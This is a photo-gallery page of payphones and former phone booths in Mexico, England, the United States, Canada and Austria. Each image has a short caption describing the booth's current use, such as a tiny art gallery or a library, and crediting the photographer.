
Mexican Payphones



Mexico City. To be fair, this phone is located indoors, which is why it looks even more pristine than the others - although it's still possible it's rarely used.

Photo by Bret Miller


Former Payphones



England. Found in Settle, North Yorkshire, this former phone booth is now used as a really tiny art gallery. (The postbox next to it still works.)

Photo by Mark


Former Payphones



England. This combination was seen in Shenstone, Staffordshire and was sent to us mere days after the previous image. Of course, it's totally different, as this former booth is being used as a library. (And the postbox next to it still works.)

Photo by mike


Former Payphones



United States. This art installation can be found in Point Reyes, California and is entitled "A Happy Heart is a Healthy Life." It was commissioned by the owner of the pharmacy behind it.

Photo by *Peter*


Former Payphones



Canada. While it may no longer be a payphone, at least this is still a phone in Toronto. We’re not sure how much people making distress calls will appreciate the surrounding artwork. We just hope the phone works.

Photo by Isoterric


Distant Payphones



Austria. Seen in Spitz, this harkens back to the days when huge phone booths existed everywhere. While the booth may belong to Telekom Austria, the distinctive pink handsets indicate the phones **are** Magenta Telekom, a relative of T-Mobile.

Photo by David Clark

